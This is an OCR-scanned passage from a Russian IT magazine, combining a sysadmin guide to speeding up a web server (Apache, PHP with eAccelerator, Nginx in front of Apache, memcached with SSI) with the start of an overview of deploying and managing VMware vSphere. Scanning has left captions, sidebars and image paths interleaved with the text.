2. worker — MPM, основанный на потоках. Сервер порождает несколько процессов, по несколько потоков в каждом. Один запрос — один поток. Производительнее prefork, но менее стабилен.

3. event — событийный MPM. Вместо потоков запросы обрабатываются, используя событийную модель, похожую на ту, что применяется в nginx. Наиболее производительный MPM, но и наименее стабильный (находится в экспериментальной стадии разработки).

Многие дистрибутивы позволяют устанавливать разные варианты Apache, различающиеся используемым MPM, их легко можно найти в репозитории по запросу «apache2-mpm».

- Apache позволяет контролировать максимальное количество порождаемых потоков с помощью опции MaxClients. Не стоит устанавливать ее значение слишком большим, иначе в определенный момент сервер исчерпает всю оперативную память, начнет свопить, и необслуженными останутся гораздо больше клиентов, чем было бы при задании жесткого ограничения. Оптимальным считается значение, равное количеству памяти, доступной Apache, поделенное на максимальный размер порожденного потока (проверяется с помощью ps или top).
- Как и многие другие HTTP-серверы, Apache позволяет контролировать длительность удержания соединений типа keep-alive, используемых для передачи нескольких запросов/ответов в рамках одного соединения. Keep-alive позволяет экономить ресурсы сервера, не вынуждая его создавать отдельный поток на каждую картинку, CSS и прочие элементы страницы. Однако слишком долго такое соединение держать открытым не стоит, потому как на это тоже уходят ресурсы. Хорошим значением



опции KeepAliveTimeout будет 5-10 секунд, причем, если все зависимые компоненты страницы отдаются клиенту отдельными серверами, а текущий сервер используется только для отдачи HTML/PHP, необходимость поддержки keep-alive отпадает вовсе, и значение опции KeepAlive лучше установить в Off.

• Apache не любит сжатие. Если ты решил увеличить скорость отдачи страниц с помощью сжатия, то имей в виду, что, скорее всего, оно создаст еще большую нагрузку на сервер. Если же сжатие действительно необходимо (например, для мобильного портала, основной поток клиентов которого использует канал GPRS), то устанавливай коэффициент сжатия минимальным, это приведет лишь к незначительному росту объема результирующих данных, зато позволит существенно сэкономить ресурсы сервера.

ОПТИМИЗАЦИЯ PHP

Зачастую наибольшая нагрузка создается вовсе не HTTP-сервером, а интерпретатором языка программирования, используемого для создания динамического содержимого веб-сайта. Сегодня наиболее популярным языком для серверного веб-скриптинга является PHP, поэтому именно ему мы уделим внимание в нашей статье. Открываем файл /etc/php5/apache2/php.ini (путь для Ubuntu, в других дистрибутивах может быть иным) и редактируем следующие строки:

• memory_limit — лимит на съедаемую при генерации веб-страницы память. Перед изменением этого параметра рекомендуется выполнить соответствующие замеры и основывать значение уже на их результатах.

• display_errors = Off, error_log = /var/log/php — перенаправлять сообщения об ошибках в log-файл. Включай этот параметр тогда, когда все скрипты будут полностью отлажены.

• upload_max_filesize и post_max_size — максимальный размер загружаемых файлов и POST-запросов. Опять же, значение должно быть выбрано исходя из потребностей твоего веб-приложения.

Теперь можно закрыть файл и выполнить глубокую оптимизацию с помощью PHP-ускорителя.

УСТАНОВКА EACCELERATOR

PHP — язык интерпретируемый. Это значит, что каждый раз, когда происходит вызов скрипта на этом языке, запускается PHP-интерпретатор, который проводит полный анализ исходного кода. Причем, если спустя секунду произойдет второй запуск того же скрипта, вся процедура будет повторена заново. Это нерациональное использование ресурсов, поэтому мы применим инструмент под названием eAccelerator, который скомпилирует исходные тексты PHP в двоичное представление, оптимизирует их и будет бережно хранить в оперативной памяти для более быстрого доступа. Благодаря только этому скорость обработки PHP-скриптов вырастет в десятки раз (подтверждено тестами).

Пакета eAccelerator нет в репозиториях популярных дистрибутивов, поэтому его придется собрать самостоятельно. Сначала устанавливаем необходимые для сборки утилиты:

```
$ sudo apt-get install php5-dev build-essential
```

Далее получаем исходные тексты eAccelerator:

```
$ cd /tmp/
$ wget http://bart.eaccelerator.net/source/0.9.6.1/
eaccelerator-0.9.6.1.tar.bz2
$ tar xvjf eaccelerator-0.9.6.1.tar.bz2
$ cd eaccelerator-0.9.6.1
$ phpize
$ ./configure --enable-eaccelerator=shared
$ make
$ sudo make install
```

Создаем каталог для хранения кэша:

```
$ sudo mkdir -p /var/cache/eaccelerator
$ sudo chmod 0777 /var/cache/eaccelerator
```

И, наконец, подключаем eAccelerator к PHP (добавить в начало файла):

vi /etc/php5/apache2/php.ini

```
[PHP]
; Подключаем расширение
extension = "eaccelerator.so"
eaccelerator.enable = "1"
; Максимальный размер дискового кэша (Мб)
eaccelerator.shm_size = "64"
; Каталог для хранения кэша
eaccelerator.cache_dir = "/var/cache/eaccelerator"
```

```
j1m@j1m-desktop:~$ apt-cache search apache2 | grep mpm
apache2-mpm-event - Apache HTTP Server - event driven model
apache2-mpm-prefork - Apache HTTP Server - traditional non-threaded model
apache2-mpm-worker - Apache HTTP Server - high speed threaded model
apache2-mpm-itk - multiuser MPM for Apache 2.2
j1m@j1m-desktop:~$
```

Apache с различными MPM-модулями в Ubuntu

```
user www-data;
worker_processes  1;

error_log  /var/log/nginx/error.log;
pid        /var/run/nginx.pid;

events {
    worker_connections  1024;
    # multi_accept on;
}

http {
    include       /etc/nginx/mime.types;

    access_log  /var/log/nginx/access.log;

    sendfile        on;
    #tcp_nopush     on;

    #keepalive_timeout  0;
    keepalive_timeout  65;
    tcp_nodelay        on;
/etc/nginx/nginx.conf[RO]
```

Настраиваем Nginx

```
; Включаем оптимизатор кода
eaccelerator.optimizer = "1"
; Перекомпилировать модифицированные скрипты
eaccelerator.check_mtime = "1"
; Отключаем режим отладки
eaccelerator.debug = "0"
; Кэшировать все файлы (пустой фильтр)
eaccelerator.filter = ""
; Неограниченный размер кэша в памяти
eaccelerator.shm_max = "0"
; В случае отсутствия места в кэше удалять объекты старше
1 часа (3600 секунд)
eaccelerator.shm_ttl = "3600"
eaccelerator.shm_prune_period = "0"
; Кэшировать данные и в памяти, и на диске
eaccelerator.shm_only = "0"
; Сжимать кэшированные данные с максимальным уровнем ком-
прессии
eaccelerator.compress = "1"
eaccelerator.compress_level  = "9"
```

УСТАНОВКА NGINX

Будучи популярным, большой динамический веб-сайт может создать такую нагрузку на сервер, что Apache начнет «захлебываться и плеваться».

eAccelerator

eAccelerator support	enabled
Version	0.9.5.3
Caching Enabled	true
Optimizer Enabled	true
Memory Size	33,554,396 Bytes
Memory Available	33,549,752 Bytes
Memory Allocated	4,644 Bytes
Cached Scripts	1
Removed Scripts	0
Cached Keys	0

Directive	Local Value	Master Value
eaccelerator.allowed_admin_path	no value	no value
eaccelerator.cache_dir	/tmp/eaccelerator	/tmp/eaccelerator
eaccelerator.check_mtime	1	1
eaccelerator.compress	1	1
eaccelerator.compress_level	9	9
eaccelerator.debug	1	1
eaccelerator.enable	1	1
eaccelerator.filter	no value	no value
eaccelerator.log_file	no value	no value
eaccelerator.name_space	no value	no value

phpinfo() для eAccelerator

И дело тут даже не в том, что железо не позволяет, а в тяжеловесности самого HTTP-сервера. Apache отлично подходит для отдачи динамического контента, однако большая часть современных веб-страниц так или иначе состоит из статики, и использовать для их отдачи мощный, сложный и очень тяжелый HTTP-сервер было бы так же глупо, как ездить на вездеходе по дорогам Швейцарии. Мы воспользуемся легковесным HTTP-сервером Nginx для разгрузки Apache и его освобождения от неблагодарного занятия отдачей статического контента. В отличие от Apache, Nginx использует событийную модель обработки запросов, благодаря чему на любое количество клиентов требуется всего один процесс HTTP-сервера. Это существенно снижает нагрузку на железо, но создает определенные проблемы при обработке динамического контента (именно поэтому его не используют в качестве основного HTTP-сервера). Обычно Nginx устанавливают на выделенную машину, которая смотрит во внешнюю сеть и выступает в качестве первого чекпоинта на пути следования запросов, однако допустим и вариант с одним физическим сервером, когда Apache и Nginx крутятся на одной машине. Остановимся на нем. Открываем файл /etc/apache2/ports.conf и изменяем две опции:

```
NameVirtualHost *:81
Listen 81
```

Далее устанавливаем Nginx:

```
$ sudo apt-get install nginx
```

Открываем конфигурационный файл и пишем в него следующее:


```
# vi /etc/nginx/nginx.conf
# Nginx-пользователь
user www-data;
# Количество Nginx-процессов ставим равным количеству
процессорных ядер
worker_processes  1;

error_log /var/log/nginx/error.log;
pid /var/run/nginx.pid;


events {
  worker_connections  1024;
}
http {
```

Балансировка

Round robin DNS — один из самых простых видов балансировки нагрузки. Для ее реализации достаточно присвоить IP-адреса двух или более серверов одному доменному имени. Однако, есть и существенный минус: если один из серверов выйдет из строя, часть клиентов все равно будут отправлены к нему.



Memcached использует модуль slab-аллокации памяти




Совместная работа Nginx и Apache

```
    # Стандартные настройки
    include /etc/nginx/mime.types;
    default_type  application/octet-stream;
    server_names_hash_bucket_size 64;
    access_log  /var/log/nginx/access.log;
    sendfile on;
    #tcp_nopush on;
    #keepalive_timeout  0;
    keepalive_timeout 65;
    tcp_nodelay on;

    # Включаем сжатие
    gzip on;
    gzip_proxied any;
    gzip_min_length 1100;
    gzip_http_version 1.0;
    gzip_buffers 4 8k;
    gzip_comp_level 9;
    gzip_types text/plain text/css application/
x-javascript text/xml application/xml
application/xml+rss text/javascript;

    include /etc/nginx/conf.d/*.conf;
    include /etc/nginx/sites-enabled/*;
}
```



info

Сжатие методами Gzip и Deflate различается только тем, что Gzip-упаковщик добавляет к результату небольшой заголовок и контрольную сумму.

Создаем конфиг нашего хоста:

vi /etc/nginx/sites-enabled/host.com

```
server {
    listen 80;
    server_name host.com;
    access_log /var/log/nginx.access_log;
    # Всю статику Nginx отдает самостоятельно
    location ~* \.(jpg|jpeg|gif|png|css|js|zip|
tgz|gz|rar|bz2|doc|xls|exe|pdf|ppt|tar|wav|bm
p|rtf|swf|ico|flv|txt|xml|docx|xlsx)$ {
    root /var/www/host.com/;
    index index.html index.php;
    access_log off;
    expires 30d;
    }
    # Доступ к файлам типа .htaccess запрещен
    location ~ /\.ht {
    deny all;
    }
    # Все запросы ко всему остальному контенту
передаем Apache
    location / {
    proxy_pass http://127.0.0.1:81/;
    proxy_set_header X-Real-IP $remote_addr;
    proxy_set_header X-Forwarded-for $remote_
addr;
    proxy_set_header Host $host;
    proxy_connect_timeout 60;
    proxy_send_timeout 90;
    proxy_read_timeout 90;
    proxy_redirect off;
    proxy_set_header Connection close;
    proxy_pass_header Content-Type;
    proxy_pass_header Content-Disposition;
    proxy_pass_header Content-Length;
    }
}
```

Все, перезапускаем Apache и Nginx:

```
$ sudo service apache2 restart
$ sudo service nginx restart
```

УСТАНОВКА MEMCACHED

Memcached — система кэширования данных в оперативной памяти, которая может быть использована для распределенного хранения и ускорения доступа к данным любого типа. Это одно из самых популярных решений в области тотальной оптимизации веб-сайта для высоких нагрузок, не требующее настройки и долгого изучения API. Обычно memcached используется, так сказать, двумя сторонами, одна из которых помещает данные в кэш, а другая — извлекает. В веб-среде роль первой стороны обычно играет небольшой PHP-скрипт, который записывает важные (с точки зрения скорости отдачи) данные в memcached, в то время как вторая сторона — это обычно легковесный фронт-энд сервер (как правило, nginx), использующий специальный модуль для чтения и отдачи данных из memcached. Часто memcached используется для кэширования всех страниц веб-сайта целиком, благодаря чему скорость доступа к этим страницам возрастает на несколько порядков. В простейшем случае такая конфигурация выглядит следующим образом:

1. Устанавливается memcached:

```
$ sudo apt-get install memcached
```

2. В секцию server конфигурационного файла nginx добавляется примерно следующее:

vi /etc/nginx/nginx.conf

```
location / {
    # Устанавливаем ключ memcached, равный за-
прашиваемому URI
    set $memcached_key $uri;
    # Адрес и порт демона memcached
    memcached_pass 127.0.0.1:11211;
```



Nginx — гордость отечества :)

```
   # Заголовок по умолчанию
   default_type text/html;
   # Если данные в кэше не найдены — запрашиваем их у бэк-
энда
   error_page 404 = /fallback;
}

location /fallback {
   proxy_pass backend;
}
```

3. Для PHP устанавливается расширение memcache (клиент к memcached):

```
$ sudo pecl install memcache
```

4. В страницы встраивается примерно такой код:


```
$ vi smaple.php
# Инициализация memcached опущена
ob_start();
$html = ob_get_clean();
$memcache->set($_SERVER['REQUEST_URI'], $html);
echo $html;
```

Все это отлично работает, но только в отношении очень простых, почти статических веб-сайтов. Дело в том, что страница не всегда должна быть одинаковой для всех посетителей. Что если главная страница будет закэширована при входе на сайт гостя, а после него на сайт придет зарегистрированный участник, которому вновь предложат зарегистрироваться. Непорядок. Однако есть достаточно простой выход из этой ситуации. Проблему может решить покрытая мхом и паутиной технология под названием SSI (Server Side Includes). SSI позволяет разбить веб-страницу на несколько блоков, которые будут собраны фронт-эндом воедино в момент обработки запроса клиента. Например, используя SSI, ты делишь главную страницу веб-сайта на две части:

```
# vi /var/www/index.php
<html>
<body>
```

memcached

При наличии достаточно больших объемов памяти хорошей практикой будет запуск демона memcached с флагом '-L'. В результате демон заранее подготовит к использованию всю выделенную ему память. Это немного поднимет общую производительность работы memcached за счет исключения необходимости производить постоянные выделения памяти во время работы.



Слоеный пирог типичного веб-сайта

```
<!--# include virtual="/auth.php" -->
<!--# include virtual="/body.php" -->
</body>
</html>
```

Это ровно та же страница, код аутентификации которой вынесен в файл auth.php, а вся остальная часть — в body.php. Изюминка же заключается в том, что приведенный выше в четвертом шаге код кэширования ты помещаешь только во второй из этих файлов. Как результат вырисовывается следующая картина:

1. Человек приходит на сайт в первый раз. Происходит запрос главной страницы веб-сайта к nginx.

2. Сервер nginx запрашивает файл index.php у бэк-энда (Apache), встречает внутри него SSI-директивы и делает еще *2* запроса к бэк-энду (auth.php и body.php).

3. Получив запросы, Apache запускает PHP-интерпретатор для обработки запрашиваемых файлов, в результате чего (кроме всего прочего) содержимое тяжелого файла body.php попадает в кэш memcached.

4. Ответ возвращается nginx, который объединяет файлы в один index.php и отдает их клиенту.

5. После этого на сайт приходит зарегистрированный участник, происходит запрос index.php у бэк-энда (хотя, скорее всего, он будет взят из кэша самого nginx), однако к Apache уйдет только запрос простого и легкого auth.php, тогда как body.php будет взят из кэша memcached.

Само собой разумеется, SSI необходимо активировать в конфигурационном файле nginx с помощью опции «ssi on», помещенной в секцию «location /». Стоит отметить, что блок auth.php также поддается кэшированию, но для этого придется присваивать всем зарегистрированным пользователям идентификатор, сохранять его в кукисах и использовать для генерации уникального ключа memcached.

КЛИЕНТСКАЯ ОПТИМИЗАЦИЯ

Эта статья посвящена серверной оптимизации веб-сайтов, однако было бы кощунством не рассказать и о клиентской части этого процесса. Поэтому мы кратко пробежимся по списку рекомендаций, направленных на минимизацию общего объема передаваемых данных:

1. Используй gzip или deflate для сжатия страниц и данных. Для этого можно задействовать модули HTTP-серверов: ngx_http_gzip_module для nginx, mod_compress для lighttpd и mod_deflate для Apache.

2. Используй упаковщики для оптимизации и удаления лишнего мусора из HTML и JavaScript (обычно они удаляют все комментарии и пробелы, заменяют имена на более короткие и т.д., например, web-optimizator, code.google.com/p/web-optimizator).

3. Выноси CSS и JavaScript-код в отдельные файлы, тогда они смогут быть закэшированы браузером и применены к другим страницам (также их можно разместить на отдельном сервере, чтобы их загрузка происходила параллельно).

4. Для более плавной и корректной загрузки страницы браузером размести загрузку CSS в начале страницы, а JavaScript — в конце.

6. Не забывай устанавливать заголовки Expires и Cache-control, чтобы CSS и JavaScript могли быть закэшированы браузером.

7. Не применяй JPG и PNG тогда, когда можно обойтись GIF (например, для мелких иконок). ⌶

Сергей «grinder» Яремчук grinder@synack.ru

Виртуальная сфера

УПРАВЛЯЕМ ОБЛАКАМИ С ПОМОЩЬЮ VMWARE VSPHERE

Эра персоналок с установленными программами неуклонно движется к закату. На пороге эпоха клиент-серверных технологий и облачных вычислений. Буквально через пару лет нам обещают убрать в облака десятую часть приложений, но для этого нужны специальные инструменты, и кому как не VMware быть здесь первой.

Рынок виртуализации развивается стремительными темпами, засветились практически все крупные разработчики ПО: Microsoft, Oracle Corporation, Parallels, VMware и многие другие. Очевидно, что борьба разгорелась нешуточная, и самый жирный кусок пирога сможет оторвать тот, кто предложит что-то принципиально лучшее и более функциональное. Учитывая, что многие пользователи и организации выбирают вместо покупки приложений их облачный аналог (SaaS, Software as a service, Программное обеспечение как услуга), особое место среди систем виртуализации занимают решения, ориентированные на облачные вычисления. Такие как VMware vSphere.

НАЗНАЧЕНИЕ VSPHERE

Официально история VMware vSphere (www.vmware.com/products/vsphere) началась чуть больше года назад, в конце апреля 2009 года. Решение возникло не на пустом месте, а пришло на смену платформе виртуализации VMware Virtual Infrastructure, наработки которой и были использованы. vSphere позволяет быстро развернуть надежную отказоустойчивую инфраструктуру, объединить виртуальные системы, сети и хранилища в единые пулы ресурсов, сделать рабочую среду максимально устойчивой и управляемой. Многие специалисты называют ее первой истинно облачной операционкой. И вот почему. Сегодня чтобы приложение заработало в облачной среде Google, Microsoft Azure или Amazon, его код нужно переписать для них, либо создать с нуля. vSphere же призвана перенести исполнение приложений в облако максимально естественным и безболезненным для программиста, администратора и пользователя образом. Те программы, которые уже сейчас работают под управлением ПО VMware, фактически оказываются готовыми к миграции в облако без нужды в каких бы то ни было патчах и модификациях.

Список возможностей продукта очень большой, выделим только самые примечательные из них:

- VMware vStorage Thin Provisioning — экономия дискового пространства; используется только реально необходимый объем;
- VMware VMsafe — высоконадежная кластерная файловая система, используемая для хранения виртуальных машин;
- VMware API vStorage и vCenter Data Recovery — централизованное резервное копирование и восстановление VM из графической консоли;
- VMware Hot Add — «горячее добавление» устройств без остановки виртуальной машины;
- VMware Distributed Power Management — управление электропотреблением, позволяющее существенно сократить расходы;
- VMware Host Profiles — интерфейс управления, позволяющий централизованно настраивать узлы VMware ESX/ESXi и контролировать установки на соответствие политикам. Плюсуем сюда компонент vNetwork, обеспечивающий централизованное управление виртуальной сетью, средства «горячей» миграции — VMware VMotion, кластеризации — High Availability и высокой доступности — Fault Tolerance, балансировки нагрузки — VMware DRS, а также поддержку технологии перемещения виртуальных дисков — Storage VMotion. Причем экономия при использовании vSphere достигается и за счет того, что для некоторых операций (например, резервирования) уже не нужно закупать продукт стороннего разработчика (скажем, Veeam Backup, www.veeam.com). Поддерживаются ограничения в потреблении CPU, RAM как для пулов ресурсов (Resource Pool), так и для отдельных хостов с возможностью гарантированного выделения ресурсов (Reservation). Полный список ОС, на которых могут работать разные продукты VMware, представлен на странице VMware Compatibility Guide, заявлена поддержка всех популярных сегодня систем — Windows и варианты *nix. В vSphere, по сравнению с Virtual Infrastructure, изменился и порядок лицензирования, который стал чуть гибче, так как теперь лицензия рассчитывается по числу процессоров (их количество вбивается в ключ); ранее привязка шла к паре CPU. Причем если количество ядер не превышает 6 (в версиях Advanced и Enterprise Plus — 12), то дополнительная оплата не потребуется. В разгар кризиса такой подход только приветствуется, ведь при принятии решения о переходе на виртуальные машины учитываются десятки критериев.

VMware vSphere состоит из следующих компонентов:

- гипервизоров VMware ESX и/или VMware ESXi (собственно на них все и работает);
- VMware vCenter Server Agent, обеспечивающего подключение гипервизоров к центру управления VMware vCenter Server (ранее — VMware VirtualCenter Server);
- самого vCenter Server, отвечающего за развертывание, централизованный менеджмент и обеспечение доступа (приобретается отдельно);
- прочих компонентов, обеспечивающих основные возможности, состав которых варьируется в зависимости от выбранной лицензии.

На момент написания этих строк на сайте VMware появилась версия vSphere 4 update 2, ее и будем препарировать.

РАЗВЕРТЫВАНИЕ VSPHERE

Пока читаешь описание, первая мысль, которая приходит в голову новичку — это очень сложно. На самом деле при внимательном подходе и выполнении всех требований процесс развертывания и последующего добавления хостов и VM весьма прозрачен.

Чтобы установить vSphere, надо выполнить ряд требований и пройти несколько шагов:

- сверить имеющееся оборудование со списком VMware Hardware Compatibility List;
- проинсталлировать VMware vSphere ESX/ESXi Server на физических серверах (2x2 Гц 64 bit CPU, 2+ Гб RAM, 2+ Гб HDD);
- установить VMware vCenter Server и vSphere Client для управления ESX(i)-серверами;
- настроить сеть хранения данных SAN;
- развернуть клиентские ОС в виртуальных средах.

Выше показаны только основные шаги, каждый этап требует и промежуточных настроек (настройка сети, SAN, при необходимости Active Directory и так далее). Некоторые из этих моментов очень подробно описаны в документации, которую можно найти по адресу www.vmware.com/support/pubs/vs_pubs.html. Вкратце разберем основные вопросы по настройке и управлению vSphere, чтобы наглядно представить, с чем имеем дело. На странице закачки, которая будет доступна после регистрации, выбираем для установки гипервизор ESX или VMware ESXi, VMware vCenter Server (в виде ISO-образа или zip-архива). Плюс здесь же опциональные компоненты: Server Heartbeat, Data Recovery (CD ISO) и vShield Zones. Для небольших организаций, вероятно, больше подходит бесплатная платформа VMware ESXi, обладающая всеми необходимыми возможностями. Сначала разворачиваем VMware ESX или ESXi, учитывая, что их основа — Linux (хотя и несколько урезанный), установку можно назвать стандартной, и проблем она обычно не вызывает. Просто следуем указаниям визарда: принимаем лицензию, настраиваем сеть и выбираем диск. После перезагрузки мы можем управлять гипервизором из консоли, через веб-интерфейс или установив vSphere Client. Последний можно скачать с веб-страницы виртуальной машины, адрес которой будет доступен после установки ESX(i) или в vCenter.

Следующий шаг — установка VMware vCenter на компьютер под управлением Windows. Упоминаний о версии на сайте найти не удалось, но центр без проблем встал как на XP, так и на 2k8R2. Все данные vCenter хранит в базе данных, для небольших сред (5 физических, 50 виртуальных машин) можно использовать Microsoft SQL Server 2005 Express, который идет с установочным архивом и предлагается по умолчанию. Иначе в процессе установки нужно будет настроить подключение к СУБД. Если хостов не много (до 250), то можно обойтись и 32-битной версией. Резюме: для небольшого количества серверов достаточно клиентской 32-битной XP с бесплатным SQL Express, в более мощных конфигурациях придется разворачивать сервер с 64-битной ОСью и SQL-сервером.Скачиваем ISO-образ или zip-архив, запускаем установочный файл и в окне мастера выбираем ссылку vCenter Server. К слову, архив содержит дистрибутивы и некоторых других продуктов: vSphere Client, vCenter Guided Consolidation, vCenter Update Manager, vCenter Converter, vCenter Orchestrator и VMware Consolidated Backup. Язык инсталлятора — английский. Во время инициализации установочного скрипта будут произведены проверки на совместимость и, в случае несоответствия, выданы рекомендации. Например, так как vCenter использует свой веб-сервер, он будет конфликтовать с установленным IIS по портам. Хотя в процессе можно изменить настройки, указав порт по умолчанию для большинства сервисов: http, https, LDAP, SSL, heartbeat. Пакет самодостаточен, если чего-то будет не хватать, все необходимое (.Net, J# и др.) мастер доустановит автоматически. Несколько серверов vCenter можно объединить в связанную группу (Linked Mode) и управлять затем всеми настройками виртуальных машин с любого компа в сети. По умолчанию предлагается standalone установка, но установив на шаге «vCenter Server Linked Mode Options» переключатель в положение «Join a VMware vCenter Server group ...» мы можем сразу подключиться к уже существующей группе серверов vCenter. Вот, собственно, и вся установка сервера. Некоторое время ждем, пока мастер настроит сервисы, сгенерирует сертификаты и скопирует файлы. По окончании аналогично устанавливаем остальные компоненты, доступные в окне vCenter Installer, если, конечно, в этом есть необходимость. Опять же, их необязательно ставить на один и тот же комп, хотя так обычно удобнее.


При установке vCenter Update Manager (vCUM) указываем IP-адрес сервера vCenter и учетные данные для доступа. В качестве базы данных, к которой необходимо подключиться,



▷ links

- Страница VMware vSphere — vmware.com/products/vsphere
- Документация по установке различных компонентов vSphere — vmware.com/support/pubs/vs_pubs.html.
- Проверить 64-битность CPU-хостов можно при помощи утилиты CPU Identification, размещенной на странице www.vmware.com/download/shared_utilities.html.





Устанавливаем VMware ESXi



Онлайн-сервис VMware Go позволяет быстро виртуализировать сервера



Выбираем standalone-вариант установки vCenter Server

указываем созданную ранее БД. Внимание: при запросе пароля в окне «Database Information» поле оставляем пустым, в этом случае будет использована Windows-аутентификация. Каталог, куда будут помещаться обновления, лучше расположить на отдельном разделе харда, который имеет достаточно свободного места (не менее 20 Гб). Его и указываем на шаге Destination Folder для «Configure the location for downloading patches». Клиентская часть vSphere Client, при помощи которой производятся все настройки, обычно ставится на комп админа (минимальные системные требования: Pentium II 300, 200 Мб RAM и 1 Гб HDD).

ДОБАВЛЕНИЕ УЗЛОВ И ЛИЦЕНЗИЙ

Установка закончена. Открываем из меню vSphere Client, вводим логин и пароль (флажок Use Windows session credential позволит подключиться с текущими учетными данными), принимаем сертификат.

Появившееся окно клиента выполнено в стиле Проводника. Слева выбираются компьютеры, справа настройки, внизу панель текущих задач. Обрати внимание на строку адреса. После первой регистрации ты попадаешь во вкладку настроек ОС в «Home → Inventory → Host and Clusters», а они нам пока не нужны. Чтобы получить доступ ко всем возможностям vSphere, просто переходим в «Home».

Область управления разделена на три части по назначению:

- **Inventory** — поиск систем, добавление узлов и кластеров, datacenter, управление разрешениями;
- **Administration** — управление ролями, сессиями, лицензиями, настройками vSphere, просмотр журнала и статуса работы сервиса;
- **Management** — управление задачами, вывод событий и карты виртуальных машин, создание профилей хостов.


Учитывая небольшое количество подпунктов в каждом из них, времени на знакомство с интерфейсом уйдет немного. Не могу не отметить наличие всяческих подсказок и мастеров; если не выполнен какой-нибудь обязательный шаг, то сразу получишь ссылку и рекомендации, что делать. Интерфейс «задача-ориентированный», то есть админ что-то настраивает, а vSphere по мере возможностей последовательно выполняет задачи. Главное — не нужно ждать, пока выполнится одна задача, чтобы настроить следующий пункт. Большинство операций требуют некоторого времени и происходят в фоне, поэтому отслеживай статус внизу окна. Всплывающее окно сразу же показывает количество дней, оставшихся до окончания пробного периода. Если лицензия уже приобретена, то самое время ее ввести. Переходим в «Administration → Licensing», выбираем систему и в контекстном меню пункт «Manage vSphere Licenses». Копируем в окно лицензию и нажимаем «Add License Keys». Чтобы сопоставить ключ конкретному серверу, переходим в «Assign Licenses» или в контекстном меню выбираем «Change License Key».

Теперь самое главное — подключение ESX(i). Сначала создаем DataCenter, без этого шага дальше мы все равно не пойдем. Щелкаем по «DataCenter» и выбираем ссылку «Add a host». Появляется очередной визард, в первом окне которого вводим имя или IP узла и логин/пароль для управления; подключаемся, принимаем сертификат и получаем информацию о системе. При необходимости здесь же можно добавить лицензию и ввести данные об узле. Некоторое время придется подождать, пока хост будет добавлен. Далее выбираем хост, в окне Summary выводятся все данные по нему. Перейдя в окно Configuration, получаем


Управление при помощи PowerShell

Какие бы аргументы ни приводили сторонники GUI, но при управлении большим количеством систем лучше командной строки средства нет. Используя скрипты, можно автоматизировать большую часть рутинных задач, не прописанных в GUI. Разработчики VMware предлагают дополнение к PowerShell — PowerCLI (vmware.com/go/powercli). После установки будет доступен ряд командлетов, основные из которых — Connect-VIServer, Get-VM и Get-VICommand. Порядок работы с ними не отличается от других командлетов PowerShell. Для тех, кому лень писать скрипты самостоятельно, предложен рекордер макросов VMware Project Onyx (blogs.vmware.com/vipowershell/2009/11/project-onyx-is-here.html), умеющий генерить PowerShell-скрипты, записывая действия пользователя в VMware vSphere Client. Информация по работе с PowerCLI доступна в блоге blogs.vmware.com/vipowershell.

Сервер, который будет использоваться для виртуализации, должен иметь оборудование, совместимое с VMware Hardware Compatibility List (vmware.com/go/hcl). Доступны и неофициальные списки оборудования, подходящего для тестовых и демо-установок: VM Help (vm-help.com/esx40i/esx40_whitebox_HCL.php), VMware's Communities List (communities.vmware.com/cshwsw.jspa) и Ultimate ESX Whitebox (ultimatewhitebox.com).



Клиент управления vSphere Client



Добавляем лицензию



vSphere дает полезные подсказки по дальнейшим действиям


Подсчет необходимости перехода на VM

